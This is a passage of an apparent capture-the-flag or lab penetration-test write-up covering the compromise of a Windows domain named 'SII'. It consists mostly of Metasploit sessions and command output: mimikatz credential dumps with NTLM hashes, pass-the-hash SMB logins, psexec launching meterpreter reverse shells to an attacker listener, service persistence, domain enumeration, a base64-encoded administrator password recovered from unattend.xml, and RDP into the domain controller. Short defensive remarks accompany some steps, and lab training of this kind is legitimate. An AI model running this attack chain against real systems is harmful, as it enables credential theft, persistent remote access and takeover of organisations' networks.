 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX            ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com  ***/

Success.
```

```
meterpreter > creds_all
[+] Running as SYSTEM
[*] Retrieving all credentials
msv credentials
===============

Username   Domain  NTLM                              SHA1                                      DPAPI
--------   ------  ----                              ----                                      -----
GL-WKS2$   SII     269e674fc15722c7e4f2508e7b2ba3a0  79555a2c560707dec9de6c44eaaf99be969505dd
dashcroft  SII     2b576acbe6bcfda7294d6bd18041b8fe  e30d1c18c56c027667d35734660751dc80203354  3b64a97c64bce961a01143e867b2b13c
lmahon     SII     ae864bb3c2d696b6bc9c064ee7f1d18a  d6b2b8aeaba3dedb1f31fa55ef4d25ec7875884c  625156ecc60aabdc2f2787c29c180702

wdigest credentials
===================

Username   Domain  Password
--------   ------  --------
(null)     (null)  (null)
GL-WKS2$   SII     (null)
dashcroft  SII     (null)
lmahon     SII     (null)

kerberos credentials
====================

Username   Domain    Password
--------   ------    --------
(null)     (null)    (null)
GL-WKS2$   sii.corp  37 e2 e9 b0 6f fd af 51 b8 94 67 de d2 32 8b 71 60 57 17 73 93 24 5f c2 91 02 bf 30 04 28 95 0a 56 7d 93 f2 ba 80 9f 4c 8e 12 30 9a 49 e8 c2 1f
                      23 95 fd 9d 6a 25 25 81 71 99 b7 c6 1e bb 98 9f 65 fb 66 29 e9 c8 cf 6a ed 70 d7 44 ce f5 54 5d 91 33 1a 2c 5c f5 38 cc 27 91 64 33 1a 50 b7 5
                     d b1 0e be 02 28 c1 26 7d 9b 99 59 c4 c3 aa b5 15 42 8f d6 c6 0c ed e1 47 47 76 c6 98 4d 7a 1a 73 e8 58 db 2a c6 12 23 59 17 c2 25 5b 81 07 2a
                     56 d4 38 90 48 73 cc 0f 1f 22 68 cf 83 c7 26 87 55 c8 e7 51 51 ba a4 f8 87 9a 1e 80 4e 7c fa 86 d2 5a 8c 9f 62 8c b7 a1 7c 3c 71 76 55 73 36 c6
                      b2 f8 18 69 8b 33 45 11 d6 4f 8d e2 47 b3 60 d6 5a 61 39 bc 91 60 f4 94 91 87 83 86 e1 60 2d d4 90 d3 01 d3 e6 a1 7e 8e 6c 31 78 d7 3c 31 5f c
                     e 6d
dashcroft  SII.CORP  (null)
gl-wks2$   SII.CORP  (null)
lmahon     SII.CORP  (null)
```

5) System Configuration Files

Flag:	Dragos21!

Having “unattended XML files” left over on a workstation makes it possible for an attacker to read them and get clear text admin passwords. These files are used in “build phases” when in a domain and have legitimate use. However, they should be removed as soon as they have been finished with as it is unadvisable to have passwords saved on computers at any time.
SMB is used to confirm the domain creds and psexec is used in a pash the hash attack to connect to the IT host. Once on there, after enumeration it is possible to find and read the unattended files stored in C:\Windows\Panther. Base64 decoder is used to get the clear text of the domain admin account.

SMB login IT host

```
msf6 auxiliary(scanner/smb/smb_login) > options

Module options (auxiliary/scanner/smb/smb_login):

   Name              Current Setting                                Required  Description
   ----              ---------------                                --------  -----------
   ABORT_ON_LOCKOUT  false                                          yes       Abort the run when an account lockout is detected
   BLANK_PASSWORDS   false                                          no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                                              yes       How fast to bruteforce, from 0 to 5
   DB_ALL_CREDS      false                                          no        Try each user/password couple stored in the current database
   DB_ALL_PASS       false                                          no        Add all passwords in the current database to the list
   DB_ALL_USERS      false                                          no        Add all users in the current database to the list
   DETECT_ANY_AUTH   false                                          no        Enable detection of systems accepting any authentication
   DETECT_ANY_DOMAIN false                                          no        Detect if domain is required for the specified user
   PASS_FILE                                                        no        File containing passwords, one per line
   PRESERVE_DOMAINS  true                                           no        Respect a username that contains a domain name.
   Proxies                                                          no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RECORD_GUEST      false                                          no        Record guest-privileged random logins to the database
   RHOSTS            172.4.21.10                                    yes       The target host(s), see https://github.com/rapid7/metasploit-frame
                                                                              work/wiki/Using-Metasploit
   RPORT             445                                            yes       The SMB service port (TCP)
   SMBDomain         SII                                            no        The Windows domain to use for authentication
   SMBPass           00000000000000000000000000000000:ae86          no        The password for the specified username
                     4bb3c2d696b6bc9c064ee7f1d18a
   SMBUser           lmahon                                         no        The username to authenticate as
   STOP_ON_SUCCESS   false                                          yes       Stop guessing when a credential works for a host
   THREADS           1                                              yes       The number of concurrent threads (max one per host)
   USERPASS_FILE                                                    no        File containing users and passwords separated by space, one pair p
                                                                              er line
   USER_AS_PASS      false                                          no        Try the username as the password for all users
   USER_FILE                                                        no        File containing usernames, one per line
   VERBOSE           true                                           yes       Whether to print output for all attempts
```

```
msf6 auxiliary(scanner/smb/smb_login) > run

[*] 172.4.21.10:445       - 172.4.21.10:445 - Starting SMB login bruteforce
[+] 172.4.21.10:445       - 172.4.21.10:445 - Success: 'SII\lmahon:00000000000000000000000000000000:ae864bb3c2d696b6bc9c064ee7f1d18a' Admin
istrator
[!] 172.4.21.10:445       - No active DB -- Credential data will not be saved!
[*] 172.4.21.10:445       - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Psexec

```
msf6 exploit(windows/smb/psexec) > options

Module options (exploit/windows/smb/psexec):

   Name                  Current Setting                                Required  Description
   ----                  ---------------                                --------  -----------
   RHOSTS                172.4.21.10                                    yes       The target host(s), see https://github.com/rapid7/metasploit-fra
                                                                                  mework/wiki/Using-Metasploit
   RPORT                 445                                            yes       The SMB service port (TCP)
   SERVICE_DESCRIPTION                                                  no        Service description to to be used on target for pretty listing
   SERVICE_DISPLAY_NAME                                                 no        The service display name
   SERVICE_NAME                                                         no        The service name
   SMBDomain             SII                                            no        The Windows domain to use for authentication
   SMBPass               00000000000000000000000000000000:ae8           no        The password for the specified username
                         64bb3c2d696b6bc9c064ee7f1d18a
   SMBSHARE                                                             no        The share to connect to, can be an admin share (ADMIN$,C$, ... ) o
                                                                                  r a normal read/write folder share
   SMBUser               lmahon                                         no        The username to authenticate as


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     172.4.10.10      yes       The listen address (an interface may be specified)
   LPORT     8084             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic
```

```
msf6 exploit(windows/smb/psexec) > run

[*] Started reverse TCP handler on 172.4.10.10:8084
[*] 172.4.21.10:445 - Connecting to the server ...
[*] 172.4.21.10:445 - Authenticating to 172.4.21.10:445|SII as user 'lmahon' ...
[*] 172.4.21.10:445 - Selecting PowerShell target
[*] 172.4.21.10:445 - Executing the payload ...
[+] 172.4.21.10:445 - Service start timed out, OK if running a command or non-service executable ...
[*] Sending stage (200262 bytes) to 172.4.21.10
[*] Meterpreter session 3 opened (172.4.10.10:8084 → 172.4.21.10:49854) at 2022-03-15 12:09:23 +0000
```

ITWKSN Persistence

```
msf6 exploit(windows/local/persistence_service) > options

Module options (exploit/windows/local/persistence_service):

   Name                Current Setting  Required  Description
   ----                ---------------  --------  -----------
   REMOTE_EXE_NAME                      no        The remote victim name. Random string as default.
   REMOTE_EXE_PATH                      no        The remote victim exe path to run. Use temp directory as default.
   RETRY_TIME          5                no        The retry time that shell connect failed. 5 seconds as default.
   SERVICE_DESCRIPTION                  no        The description of service. Random string as default.
   SERVICE_NAME                         no        The name of service. Random string as default.
   SESSION             3                yes       The session to run this module on.


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     172.4.10.10      yes       The listen address (an interface may be specified)
   LPORT     8082             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Windows
```

```
msf6 exploit(windows/local/persistence_service) > run

[!] SESSION may not be compatible with this module (missing Meterpreter features: stdapi_sys_process_set_term_size)
[*] Started reverse TCP handler on 172.4.10.10:8082
[*] Running module against GL-ITWKS
[+] Meterpreter service exe written to C:\Windows\TEMP\mIpXSzrA.exe
[*] Creating service huhmwCYf
[*] Sending stage (175174 bytes) to 172.4.21.10
[*] Cleanup Meterpreter RC File: /home/student/.msf4/logs/persistence/GL-ITWKS_20220315.1555/GL-ITWKS_20220315.1555.rc
[*] Meterpreter session 4 opened (172.4.10.10:8082 → 172.4.21.10:49857) at 2022-03-15 12:15:56 +0000
```

```
msf6 exploit(multi/handler) > options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     172.4.10.10      yes       The listen address (an interface may be specified)
   LPORT     8082             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf6 exploit(multi/handler) > set exitonsession false
exitonsession ⇒ false
msf6 exploit(multi/handler) > run -j
```

ITWKSTN Enumeration

```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > getpid
Current pid: 1888
meterpreter > sysinfo
Computer        : GL-ITWKS
OS              : Windows 2016+ (10.0 Build 14393).
Architecture    : x64
System Language : en_US
Domain          : SII
Logged On Users : 4
Meterpreter     : x64/windows
meterpreter > ipconfig /all

Interface  1
============
Name         : Software Loopback Interface 1
Hardware MAC : 00:00:00:00:00:00
MTU          : 4294967295
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff


Interface  4
============
Name         : AWS PV Network Device #0
Hardware MAC : 06:28:c1:8e:84:2e
MTU          : 9001
IPv4 Address : 172.4.21.10
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::9dd5:4083:d678:3975
IPv6 Netmask : ffff:ffff:ffff:ffff::


Interface  5
============
Name         : Microsoft ISATAP Adapter #2
Hardware MAC : 00:00:00:00:00:00
MTU          : 1280
IPv6 Address : fe80::200:5efe:ac04:150a
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff
```

```
meterpreter > netstat -ano

Connection list
===============

    Proto  Local address      Remote address     State        User  Inode  PID/Program name
    -----  -------------      --------------     -----        ----  -----  ----------------
    tcp    0.0.0.0:135        0.0.0.0:*          LISTEN       0     0      888/svchost.exe
    tcp    0.0.0.0:445        0.0.0.0:*          LISTEN       0     0      4/System
    tcp    0.0.0.0:3389       0.0.0.0:*          LISTEN       0     0      472/svchost.exe
    tcp    0.0.0.0:5985       0.0.0.0:*          LISTEN       0     0      4/System
    tcp    0.0.0.0:47001      0.0.0.0:*          LISTEN       0     0      4/System
    tcp    0.0.0.0:49664      0.0.0.0:*          LISTEN       0     0      604/wininit.exe
    tcp    0.0.0.0:49665      0.0.0.0:*          LISTEN       0     0      1056/svchost.exe
    tcp    0.0.0.0:49668      0.0.0.0:*          LISTEN       0     0      72/svchost.exe
    tcp    0.0.0.0:49670      0.0.0.0:*          LISTEN       0     0      740/lsass.exe
    tcp    0.0.0.0:49683      0.0.0.0:*          LISTEN       0     0      1236/spoolsv.exe
    tcp    0.0.0.0:49695      0.0.0.0:*          LISTEN       0     0      732/services.exe
    tcp    0.0.0.0:49707      0.0.0.0:*          LISTEN       0     0      1928/svchost.exe
    tcp    0.0.0.0:49724      0.0.0.0:*          LISTEN       0     0      740/lsass.exe
    tcp    127.0.0.1:49691    127.0.0.1:49692    ESTABLISHED  0     0      1920/nxlog.exe
    tcp    127.0.0.1:49692    127.0.0.1:49691    ESTABLISHED  0     0      1920/nxlog.exe
    tcp    172.4.21.10:139    0.0.0.0:*          LISTEN       0     0      4/System
    tcp    172.4.21.10:49696  172.4.23.100:1514  ESTABLISHED  0     0      1920/nxlog.exe
    tcp    172.4.21.10:49854  172.4.10.10:8084   ESTABLISHED  0     0      1888/powershell.exe
    tcp    172.4.21.10:49858  172.4.10.10:8082   ESTABLISHED  0     0      2504/mIpXSzrA.exe
    tcp6   :::135             :::*               LISTEN       0     0      888/svchost.exe
    tcp6   :::445             :::*               LISTEN       0     0      4/System
    tcp6   :::3389            :::*               LISTEN       0     0      472/svchost.exe
    tcp6   :::5985            :::*               LISTEN       0     0      4/System
    tcp6   :::47001           :::*               LISTEN       0     0      4/System
    tcp6   :::49664           :::*               LISTEN       0     0      604/wininit.exe
    tcp6   :::49665           :::*               LISTEN       0     0      1056/svchost.exe
    tcp6   :::49668           :::*               LISTEN       0     0      72/svchost.exe
    tcp6   :::49670           :::*               LISTEN       0     0      740/lsass.exe
    tcp6   :::49683           :::*               LISTEN       0     0      1236/spoolsv.exe
    tcp6   :::49695           :::*               LISTEN       0     0      732/services.exe
    tcp6   :::49707           :::*               LISTEN       0     0      1928/svchost.exe
    tcp6   :::49724           :::*               LISTEN       0     0      740/lsass.exe
    udp    0.0.0.0:123        0.0.0.0:*                       0     0      1048/svchost.exe
    udp    0.0.0.0:500        0.0.0.0:*                       0     0      72/svchost.exe
    udp    0.0.0.0:3389       0.0.0.0:*                       0     0      472/svchost.exe
    udp    0.0.0.0:4500       0.0.0.0:*                       0     0      72/svchost.exe
    udp    0.0.0.0:5050       0.0.0.0:*                       0     0      1048/svchost.exe
    udp    0.0.0.0:5353       0.0.0.0:*                       0     0      1116/svchost.exe
    udp    0.0.0.0:5355       0.0.0.0:*                       0     0      1116/svchost.exe
```

```
  udp    127.0.0.1:53496    0.0.0.0:*                       0     0      72/svchost.exe
  udp    127.0.0.1:64555    0.0.0.0:*                       0     0      1116/svchost.exe
  udp    127.0.0.1:65187    0.0.0.0:*                       0     0      740/lsass.exe
  udp    172.4.21.10:137    0.0.0.0:*                       0     0      4/System
  udp    172.4.21.10:138    0.0.0.0:*                       0     0      4/System
  udp6   :::123             :::*                            0     0      1048/svchost.exe
  udp6   :::500             :::*                            0     0      72/svchost.exe
  udp6   :::3389            :::*                            0     0      472/svchost.exe
  udp6   :::4500            :::*                            0     0      72/svchost.exe
  udp6   :::5353            :::*                            0     0      1116/svchost.exe
  udp6   :::5355            :::*                            0     0      1116/svchost.exe
```

```
C:\Windows\system32>route print
route print
===========================================================================
Interface List
  4 ...06 28 c1 8e 84 2e ......AWS PV Network Device #0
  1...........................Software Loopback Interface 1
  5 ...00 00 00 00 00 00 00 e0 Microsoft ISATAP Adapter #2
===========================================================================

IPv4 Route Table
===========================================================================
Active Routes:
Network Destination        Netmask          Gateway       Interface  Metric
          0.0.0.0          0.0.0.0      172.4.21.1      172.4.21.10     25
        127.0.0.0        255.0.0.0         On-link         127.0.0.1    331
        127.0.0.1  255.255.255.255         On-link         127.0.0.1    331
  127.255.255.255  255.255.255.255         On-link         127.0.0.1    331
  169.254.169.123  255.255.255.255      172.4.21.1      172.4.21.10     50
  169.254.169.249  255.255.255.255      172.4.21.1      172.4.21.10     50
  169.254.169.250  255.255.255.255      172.4.21.1      172.4.21.10     50
  169.254.169.251  255.255.255.255      172.4.21.1      172.4.21.10     50
  169.254.169.253  255.255.255.255      172.4.21.1      172.4.21.10     50
  169.254.169.254  255.255.255.255      172.4.21.1      172.4.21.10     50
       172.4.21.0    255.255.255.0         On-link      172.4.21.10    281
      172.4.21.10  255.255.255.255         On-link      172.4.21.10    281
     172.4.21.255  255.255.255.255         On-link      172.4.21.10    281
        224.0.0.0        240.0.0.0         On-link         127.0.0.1    331
        224.0.0.0        240.0.0.0         On-link      172.4.21.10    281
  255.255.255.255  255.255.255.255         On-link         127.0.0.1    331
  255.255.255.255  255.255.255.255         On-link      172.4.21.10    281
===========================================================================
Persistent Routes:
  Network Address          Netmask  Gateway Address  Metric
  169.254.169.254  255.255.255.255      172.4.21.1      25
  169.254.169.250  255.255.255.255      172.4.21.1      25
  169.254.169.251  255.255.255.255      172.4.21.1      25
  169.254.169.249  255.255.255.255      172.4.21.1      25
  169.254.169.123  255.255.255.255      172.4.21.1      25
  169.254.169.253  255.255.255.255      172.4.21.1      25
===========================================================================
```

```
IPv6 Route Table
===========================================================================
Active Routes:
 If Metric Network Destination      Gateway
  1    331 ::1/128                  On-link
  4    281 fe80::/64                On-link
  4    281 fe80::9dd5:4083:d678:3975/128
                                    On-link
  1    331 ff00::/8                 On-link
  4    281 ff00::/8                 On-link
===========================================================================
Persistent Routes:
  None
```

```
C:\Windows\system32>arp -a
arp -a

Interface: 172.4.21.10 --- 0x4
  Internet Address      Physical Address      Type
  172.4.21.1            06-ff-90-0b-b7-56     dynamic
  172.4.21.5            06-8f-eb-f3-58-1a     dynamic
  172.4.21.255          ff-ff-ff-ff-ff-ff     static
  224.0.0.22            01-00-5e-00-00-16     static
  224.0.0.252           01-00-5e-00-00-fc     static
  239.255.255.250       01-00-5e-7f-ff-fa     static
  255.255.255.255       ff-ff-ff-ff-ff-ff     static
```

```
C:\Windows\system32>net user /domain
net user /domain
The request will be processed at a domain controller for domain sii.corp.


User accounts for \\GLDC001.sii.corp

-------------------------------------------------------------------------------
Administrator            awalsh                   barmani
dashcroft                ddali                    dtucker
ehopper                  Guest                    hnicholas
jbean                    kbush                    krbtgt
lmahon                   mmcconaughey             mteak
nkaura                   nsmolensk                pclarke
tpoller
The command completed with one or more errors.
```

```
C:\Windows\system32>net group /domain
net group /domain
The request will be processed at a domain controller for domain sii.corp.


Group Accounts for \\GLDC001.sii.corp

-------------------------------------------------------------------------------
*BD
*Cloneable Domain Controllers
*DnsUpdateProxy
*Domain Admins
*Domain Computers
*Domain Controllers
*Domain Guests
*Domain Users
*Enterprise Admins
*Enterprise Read-only Domain Controllers
*Facilities
*Finance
*Group Policy Creator Owners
*Helpdesk
*HR
*Legal
*Marketing
*Protected Users
*R&D
*Read-only Domain Controllers
*Schema Admins
The command completed with one or more errors.
```

```
C:\Windows\system32>net group "Domain Admins" /domain
net group "Domain Admins" /domain
The request will be processed at a domain controller for domain sii.corp.

Group name     Domain Admins
Comment        Designated administrators of the domain

Members

-------------------------------------------------------------------------------
Administrator            lmahon
The command completed successfully.
```

```
C:\Windows\system32>net group "Enterprise Admins" /domain
net group "Enterprise Admins" /domain
The request will be processed at a domain controller for domain sii.corp.

Group name     Enterprise Admins
Comment        Designated administrators of the enterprise

Members

-------------------------------------------------------------------------------
Administrator
The command completed successfully.
```

FLAG

```
C:\Users\lmahon\Desktop>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 8A6C-CD61

 Directory of C:\Users\lmahon\Desktop

03/09/2022  04:59 PM    <DIR>          .
03/09/2022  04:59 PM    <DIR>          ..
06/21/2016  03:36 PM               527 EC2 Feedback.website
06/21/2016  03:36 PM               554 EC2 Microsoft Windows Guide.website
03/13/2022  12:48 PM                 9 flag.txt
               3 File(s)          1,090 bytes
               2 Dir(s)  13,402,664,960 bytes free

C:\Users\lmahon\Desktop>type flag.txt
type flag.txt
V8BR-7PTQ
C:\Users\lmahon\Desktop>hostname
hostname
GL-ITWKS
```

```
C:\Users\Administrator\Desktop>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 8A6C-CD61

 Directory of C:\Users\Administrator\Desktop

10/18/2021  08:05 PM    <DIR>          .
10/18/2021  08:05 PM    <DIR>          ..
06/21/2016  03:36 PM               527 EC2 Feedback.website
06/21/2016  03:36 PM               554 EC2 Microsoft Windows Guide.website
10/18/2021  08:02 PM                 9 flag.txt.txt
               3 File(s)          1,090 bytes
               2 Dir(s)  13,402,664,960 bytes free

C:\Users\Administrator\Desktop>type flag.txt.txt
type flag.txt.txt
GR1W-B6PC
C:\Users\Administrator\Desktop>
```

```
C:\Windows\Panther>type unattend.xml
```

```
<UserAccounts>
        <AdministratorPassword>
            <Value>RHJhZ29zMjEh</Value>
            <PlainText>false</PlainText>
        </AdministratorPassword>
        <LocalAccounts>
            <LocalAccount wcm:action="add">
                <Password>
                    <Value>RHJhZ29zMjEh</Value>
                    <PlainText>false</PlainText>
                </Password>
                <Group>Domain Administrators</Group>
                <DisplayName>Louis Mahon</DisplayName>
                <Name>lmahon</Name>
                <Description>Build account for workstations.</Description>
            </LocalAccount>
        </LocalAccounts>
    </UserAccounts>
```


```
┌──(student㉿kali)-[~]
└─$ echo "RHJhZ29zMjEh" | base64 -d
Dragos21!
```


6) Own the DC


Flag:	nxlog.conf

Once an attacker has domain credentials, they can connect to the domain controller as if they were the system administrator. They can then take control of the domain or steal any information that is on any computer on the domain as they will be able to see and connect to everything. Having an attacker on your domain controller is a catastrophic issue.
It is not possible to connect to the DC using psexec but as RDP is open and domain credentials have been stolen it is possible to connect to the DC that way.

```
msf6 auxiliary(scanner/smb/smb_login) > options

Module options (auxiliary/scanner/smb/smb_login):

   Name              Current Setting                                                                  Required  Description
   ----              ---------------                                                                  --------  -----------
   ABORT_ON_LOCKOUT  false                                                                            yes       Abort the run when an account lockout is detected
   BLANK_PASSWORDS   false                                                                            no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                                                                                yes       How fast to bruteforce, from 0 to 5
   DB_ALL_CREDS      false                                                                            no        Try each user/password couple stored in the current database
   DB_ALL_PASS       false                                                                            no        Add all passwords in the current database to the list
   DB_ALL_USERS      false                                                                            no        Add all users in the current database to the list
   DETECT_ANY_AUTH   false                                                                            no        Enable detection of systems accepting any authentication
   DETECT_ANY_DOMAIN false                                                                            no        Detect if domain is required for the specified user
   PASS_FILE                                                                                          no        File containing passwords, one per line
   PRESERVE_DOMAINS  true                                                                             no        Respect a username that contains a domain name.
   Proxies                                                                                            no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RECORD_GUEST      false                                                                            no        Record guest-privileged random logins to the database
   RHOSTS            172.4.25.6                                                                       yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT             445                                                                              yes       The SMB service port (TCP)
   SMBDomain         SII                                                                              no        The Windows domain to use for authentication
   SMBPass           00000000000000000000000000000000:ae864bb3c2d696b6bc9c064ee7f1d18a                no        The password for the specified username
   SMBUser           lmahon                                                                           no        The username to authenticate as
   STOP_ON_SUCCESS   false                                                                            yes       Stop guessing when a credential works for a host
   THREADS           1                                                                                yes       The number of concurrent threads (max one per host)
   USERPASS_FILE                                                                                      no        File containing users and passwords separated by space, one pair per line
   USER_AS_PASS      false                                                                            no        Try the username as the password for all users
   USER_FILE                                                                                          no        File containing usernames, one per line
   VERBOSE           true                                                                             yes       Whether to print output for all attempts

msf6 auxiliary(scanner/smb/smb_login) > run

[*] 172.4.25.6:445        - 172.4.25.6:445 - Starting SMB login bruteforce
[+] 172.4.25.6:445        - 172.4.25.6:445 - Success: 'SII\lmahon:00000000000000000000000000000000:ae864bb3c2d696b6bc9c064ee7f1d18a' Administrator
[!] 172.4.25.6:445        - No active DB -- Credential data will not be saved!
[*] 172.4.25.6:445        - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```


msf6 exploit(windows/smb/psexec) > options
Module options (exploit/windows/smb/psexec):
Name Current Setting Required Description
RHOSTS 172.4.25.6 yes The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT 445 yes The SMB service port (TCP)
SERVICE_DESCRIPTION no Service description to to be used on target for pretty listing
SERVICE_DISPLAY_NAME no The service display name
SERVICE_NAME no The service name
SMBDomain SII no The Windows domain to use for authentication
SMBPass 00000000000000000000000000000000:ae864bb3c2d696b6bc9c064ee7f1d18a no The password for the specified username
SMBSHARE no The share to connect to, can be an admin share (ADMIN$,C$, ...) or a normal read/write folder share
SMBUser lmahon no The username to authenticate as
Payload options (windows/x64/meterpreter/reverse_tcp):
Name Current Setting Required Description
EXITFUNC thread yes Exit technique (Accepted: '', seh, thread, process, none)
LHOST 172.4.10.10 yes The listen address (an interface may be specified)
LPORT 8090 yes The listen port
Exploit target:
Id Name
0 Automatic
msf6 exploit(windows/smb/psexec) > run
[*] Started reverse TCP handler on 172.4.10.10:8090
[*] 172.4.25.6:445 - Connecting to the server ...
[*] 172.4.25.6:445 - Authenticating to 172.4.25.6:445|SII as user 'lmahon' ...
[*] 172.4.25.6:445 - Selecting PowerShell target
[*] 172.4.25.6:445 - Executing the payload ...
[+] 172.4.25.6:445 - Service start timed out, OK if running a command or non-service executable ...
[*] Exploit completed, but no session was created.


(student㉿kali)-[~/Pentest]
$ proxychains xfreerdp /u:lmahon /p:Dragos21! /v:172.4.25.6


FreeRDP: 172.4.25.6
Recycle Bin
Firefox
EC2 Feedback
EC2 Microsoft Windows G...
RDP.txt
Recycle Bin Tools
Recycle Bin
File
Home
Share
View
Manage
Recycle Bin
Search Recycle Bin
Favorites
Desktop
Downloads
Recent places
This PC
Network
nxlog.conf
CONF File
